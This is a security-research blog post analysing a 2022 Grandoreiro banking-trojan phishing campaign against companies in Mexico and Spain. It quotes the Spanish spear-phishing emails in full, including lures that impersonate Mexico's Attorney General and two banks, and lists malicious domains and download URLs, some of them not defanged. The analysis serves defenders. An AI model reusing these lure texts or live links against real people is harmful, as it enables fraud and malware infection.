Grandoreiro Banking Trojan with New TTPs Targeting Various Industry Verticals

zscaler.com/blogs/security-research/grandoreiro-banking-trojan-new-ttps-targeting-various-industry-verticals

Introduction

Recently Zscaler ThreatLabz observed a Grandoreiro campaign targeting organizations in the Spanish-speaking nations of Mexico and Spain that work across a variety of different industry verticals such as Automotive, Chemicals Manufacturing and others. In this campaign, the threat actors impersonate government officials from the Attorney General’s Office of Mexico City and from the Public Ministry in the form of spear-phishing emails in order to lure victims to download and execute “Grandoreiro” a prolific banking trojan that has been active since at least 2016, and that specifically targets users in Latin America. Grandoreiro is written in Delphi and utilizes techniques like binary padding to inflate binaries, Captcha implementation for sandbox evasion, and command-and-control (CnC) communication using patterns that are identical to LatentBot.

Key Features of this Attack:

- Grandoreiro targets organizations in the Spanish-speaking nations of Mexico and Spain across various industry verticals
- The threat actors in this campaign impersonate Mexican Government Officials
- Multiple anti-analysis techniques are used by Grandoreiro Loader along with implementation of Captcha for evading Sandboxes
- The Grandoreiro Loader sends across a Check-In Request with all the required User, System and Campaign information

- The Grandoreiro uses a binary padding technique to evade sandboxes, adding multiple BMP images to the resource section of the binary and inflating the size to 400+ MB
- The CnC Communication pattern of 2022 Grandoreiro is now completely identical to the LatentBot with “ACTION=HELLO” beacon and ID based communication

In-depth analysis of the Grandoreiro campaign and corresponding Infection chain has been explained below.

Campaign Details:

ThreatLabz has analyzed multiple infection chains for this Grandoreiro campaign, which began in June 2022 and is still ongoing. Based on our analysis, we can infer that the threat actors in this case are **attempting to target organizations in the Spanish-speaking countries of Mexico and Spain**. Industries targeted in this campaign include:

- Chemicals Manufacturing
- Automotive
- Civil and Industrial Construction
- Machinery
- Logistics - Fleet management services



Targeted Industries:
- Chemicals Manufacturing
Targeted Industries:
- Logistics (Fleet management services)
- Machinery
- Automotive
- Civil and Industrial Construction
Mexico
Spain

Fig 1. Targeted Industry Verticals along with Geographical Locations

Infection Chain:

The infection chain employed by the threat actors in this campaign is quite similar to previous Grandoreiro campaigns. It begins with a spear-phishing email written in Spanish, targeting victims in Mexico and Spain. The email consists of an embedded link which when clicked redirects the victim to a website that further downloads a malicious ZIP archive on the victim's machine. The ZIP archive is bundled with the Grandoreiro Loader module with a PDF Icon in order to lure the victim into execution; this is responsible for downloading, extracting and executing the final 400MB “Grandoreiro” payload from a Remote HFS server which further communicates with the CnC Server using traffic identical to LatentBot




Downloads ZIP Archive
Downloads Grandoreiro Final ZIP Payload from Remote Server
Command & Control Server Uses CnC Communication traffic identical to LatentBot
Email with Link
WWW
Victim opens Malicious Link
ZIP
ZIP Archive contains Grandoreiro Loader
extract
PDF
Grandoreiro Loader with PDF Icon
auto-extract execute
Grandoreiro ~400MB Payload

Fig 2. Infection Chain

Let’s dive into the spear-phishing emails received by the victims. The phishing emails are divided into two sets based on the lures used by the threat actors.

Set I - Impersonating Government Officials - Provisional Archiving Resolution:
The first set of phishing emails observed during the campaign were those in which the threat actors impersonated Government officials, instructing the victims to download and share the Provisional Archiving Resolution. Below are the details of the phishing emails:

1.)
Subject (Spanish) : Fiscalia General del Gobierno (RESOLUCIÓN13062022)
Subject (English) : Government Attorney General (RESOLUTION 13062022)



General Justicia
[redacted]
6/13/2022 6:19:01 AM

Fiscalia General del Gobierno (RESOLUCIÓN13062022)
To: [redacted]

Threat Actors masquerading the Attorney General of Mexico

https://en.wikipedia.org › wiki › Attorney_General_of_...

Attorney General of Mexico - Wikipedia

Alejandro Gertz Manero (1 December 2018 – present) ; Alberto Elías Beltrán (16 October 2017 – 30 November 2018) ; Raúl Cervantes Andrade (26 October 2016 – 16 ...

Organization · List of attorneys general · 21st century · 20th century

Estimado (a) ,

Se comunica con usted, **Alejandro Gertz Manero** Asistente Operativo de la Sección de Decisión y Litigación Temprana, del **Fiscalía General de Justicia de la Ciudad de México (FGJCDMX)**, con la finalidad de notificarle de la Resolución de Archivo Provisional, la cual se encuentra adjunta.

Resolución de Archivo Provisional

Rogamos que la mencionada documentación en el archivo adjunto, nos sea enviada antes del 30 de Junio de 2022.

Si tiene alguna duda, luego de leer la Resolución, me lo puede indicar.

De no contar con dicha documentación en la fecha requerida, las percepciones efectuadas no podrán ser reintegradas.

Sin más, saludamos a Uds. atentamente.

Alejandro Gertz Manero
Assistente Operativo
M.P 2481 C.P.C.E.S.E.
Cel. 3855405817

```
Resolución de Archivo Provisional <http://barusgorlerat.me/?1:19:01 PM>

Resolución de Archivo Provisional <http://barusgorlerat.me/?4:28:42 PM>
```


Email consisting of Malicious embedded URL

Fig 3. Phishing Email - Fiscalia General del Gobierno

As can be seen in the above screenshot, the threat actors are posing as the current Attorney General of Mexico “Alejandro Gertz Manero” The email subject and the signature are of the Attorney General’s Office “Fiscalia General de Justicia" making the email seem legit. The content in this case notifies the victims about the Provisional Archiving Resolution and asks them to download and share the Resolution before a specified date, after which the payment would not be refunded. If the victim clicks on the embedded link to download the resolution, it redirects to a malicious domain: **http[:]//barusgorlerat[.]me** as shown in the screenshot, and then downloads a ZIP file from the remote server consisting of the Grandoreiro Loader.

2.)
We also came across a similar lure where the threat actors masquerade as “Alejandra Solano - from the Public Ministry - Early Decision and Litigation Section” and ask the Victim to download and share the Provisional Archiving Resolution. In this case, the embedded link redirects to another domain: **http[:]//damacenapirescontab[.]com** as shown in the screenshot below.

Subject (Spanish) :RV [EXTERNAL] Notificación del Ministerio Público - MP08062022 3:59:54 PM
Subject (English) : RV [EXTERNAL] Notification of the Public Ministry - MP08062022 3:59:54 PM



De: Ministerio Público [redacted]
Enviado el: miércoles, 8 de junio de 2022 18:00
Para: [redacted]
Asunto: [EXTERNAL] Notificación del Ministerio Público - MP08062022 3:59:54 PM

Buenas tardes, [redacted]

Se comunica con usted, Alejandra Solano, Asistente Operativa de la Sección de Decisión y Litigación Temprana, del Ministerio Público, con la finalidad de notificarle de la Resolución de Archivo Provisional, la cual se encuentra adjunta.

Resolución de Archivo Provisional

Si tiene alguna duda, luego de leer la Resolución, me lo puede indicar.

Tenga usted, buenas tardes.

```
Resolución de Archivo Provisional <http://damacenapirescontab.com/?3:59:54%20PM>
```


Fig 4. Phishing Email 2

Set II - Cancellation of Mortgage Loan and Deposit Voucher Slip

In this set, there are two types of phishing email lures. The first is regarding the cancellation of a mortgage loan, in which the threat actors ask the victim to download a mortgage cancellation form by opening the embedded link as shown in the below screenshot. Once the link is opened it redirects to the malicious domain: **http[:]//assesorattlas[.]me** which then further downloads a ZIP File consisting of the Grandoreiro Loader.

Subject (Spanish) : Hola agonzaleza Baja del préstamo hipotecario 12:05:38 PM

Subject (English) : Hi Agonz, Low Mortgage Loan 12:05:38 PM



S

Scotia
[redacted]
6/27/2022 5:05:38 AM

Hola agonzaleza Baja del préstamo hipotecario 12:05:38 PM
To: [redacted]

Estimado [redacted],

Te envió el formato que tienes que llenar para la baja del préstamo hipotecario.

Descargar el formato

Saludos,

Miguel Morales

```
<http://assesorattlas.me/MX/?12:05:38 PM> Descargar el formato
```


Fig 5. Phishing Email - Cancellation of Mortgage Loan

The second one consists of two similar emails targeted towards two different organizations in Mexico. Here, the victim is asked to download a deposit voucher/slip by clicking on the hyperlink. Once the link is opened, it downloads a ZIP File consisting of the Grandoreiro Loader from **http[:]//assesorattlas[.]me** and **http[:]//perfomacepnneu[.]me** as shown in the below screenshot.

Subject (Spanish) : Sr.(a) alfonso.vera Comprobante deposito 05-Jul-22 8:06:09 PM

Subject (English) : Sr. (a) alfonso.vera Proof of deposit 05-Jul-22 8:06:09 PM

Subject (Spanish) : RV Comprobante deposito 28-jun-22 5:11:45 PM
Subject (English) : RV Deposit voucher 28-jun-22 5:11:45 PM



Banamex
[redacted]
7/5/2022 1:06:10 PM

Sr.(a) alfonso.vera Comprobante deposito 05-Jul-22 8:06:09 PM
To: [redacted]

Para: [redacted]

Envío validación.

Banco: Banamex
Fecha de depósito: 04-jul-22
Fecha validación: 05-jul-22
Firma: Validado

Autoriza: C.P. Miguel Fuentes

Descargar el comprobante de depósito

Consulte los datos adjuntos, por favor.

```
Descargar el comprobante de depósito
<https://www.perfomacepnneu.me/?8:06:09 PM>

Descargar el comprobante de depósito
 <http://assesorattlas.me/MX/?5:11:45%20PM>
```

José de Jesús Hernández Elías
[redacted]
7/12/2022 6:48:13 AM

RV: Comprobante deposito 28-jun-22 5:11:45 PM
To: [redacted]

Para: [redacted]

Envío validación.

Banco: Banamex
Fecha de depósito: 27-jun-22
Fecha validación: 28-jun-22
Firma: Validado

Autoriza: C.P. Miguel Fuentes

Descargar el comprobante de depósito

Consulte los datos adjuntos, por favor.

Fig 6. Phishing Email - Proof of Deposit

After analyzing all the phishing emails in our dataset, we were able to establish a common pattern between the emails on the basis of similar content to lure the victims, and the pattern of the embedded links (**Pattern: domain.tld/?timestamp),** sometimes seen along with targeted countries (**domain.tld/country/?timestamp**) that were used to download the Grandoreiro Loader from the remote HFS server.



Fiscalia General del Gobierno (RESOLUCIÓN13062022)
Notificación del Ministerio Público - MP08062022 3:59:54 PM
Hola agonzaleza Baja del préstamo hipotecario 12:05:38 PM
Sr.(a) alfonso.vera Comprobante deposito 05-Jul-22 8:06:09 PM
RV Comprobante deposito 28-jun-22 5:11:45 PM
Similar Content
Similar Content
barusgorlerat[.]me/?1:19:01 PM
assesorattlas[.]me/MX/?12:05:38 PM
damacenapirescontab[.]com/?3:59:54 PM
perfomacepnneu[.]me/?8:06:09 PM
barusgorlerat[.]me/?4:28:42 PM
assesorattlas[.]me/MX/?5:11:45 PM
Embedded Links download Grandoreiro
Pattern: domain.tld/?xx:xx:xx PM
Similar Pattern in Embedded Links

Fig 7. Phishing Email - Pattern Analysis

By observing this pattern, we can state that the Grandoreiro campaign might be conducted by a single threat actor across various organizations in Mexico and Spain. The pattern can also be beneficial to track other related campaigns as well.


Once the victim clicks on the embedded link, the user is redirected to download a ZIP File onto the machine from the following different URLs where all the downloaded files drop the Grandoreiro Loader. The file names correspond to the email lures being used:

- 35[.]181[.]59[.]254/info99908hhzzb.zip
- 35[.]180[.]117[.]32/$FISCALIGENERAL3489213839012
- 35[.]181[.]59[.]254/$FISCALIGE54327065410839012?id_JIBBRS=DR-307494
- 52[.]67[.]27[.]173/deposito(1110061313).zip
- 54.232.38.61/notificacion(flfit48202).zip
- 54.232.38.61/notificacion(egmux24178).zip

Next, let’s examine the ZIP File named **“informacion16280LIFSD.zip”** which is downloaded from the following remote server **35[.]180[.]117[.]32/$FISCALIGENERAL3489213839012** once the victim clicks on the embedded link in the Spear phishing email.

The ZIP archive bundles two files:


- A31136.xml
- infonpeuz52271VVCYX.exe


informacion16280LIFSD.zip
File Commands Tools Favorites Options Help
Add
Extract To
Test
View
Delete
Find
Wizard
Info
VirusScan
Comment
SFX
informacion16280LIFSD.zip - ZIP archive, unpacked size 5,314,784 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
A31136.xml	23,264	12,156	XML Document	9/10/2021 2:25 ...	AD553E23
infonpeuz52271VVCYX.exe	5,291,520	2,282,537	Application	6/14/2022 4:12 ...	0645BA01

Fig 8. Downloaded ZIP Archive

In this case, the first file A31136.xml is not a XML file but a portable executable with the original name “Extensions.dll” and signed with a valid “ASUSTEK COMPUTER INCORPORATION” certificate. It is benign in nature as shown in the screenshot below, and never loaded by the Loader module.


informacion16280LIFSD
Search informacion16280LIFSD
dnSpy v6.1.8 (32-bit, .NET)
File Edit View Debug Window Help
C#
Start
Extensions (2.1.0.0)
Digital Signature Details
General Advanced
View Certificate
Details
OK
Cancel
Apply

Name	Date modified	Type	Size
A31136	9/10/2021 2:25 PM	XML Document	23 KB
infonpeuz52271VVCYX	6/14/2022 4:12 PM	Application	5,168 KB

```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("2.1.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable
  (DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("ProcessExtensions")]
[assembly: AssemblyDescription("RefreshRateService")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("ASUSTek Computer Inc.")]
[assembly: AssemblyProduct("ProcessExtensions")]
[assembly: AssemblyCopyright("Copyright © 2015 ASUSTek Computer Inc.")]
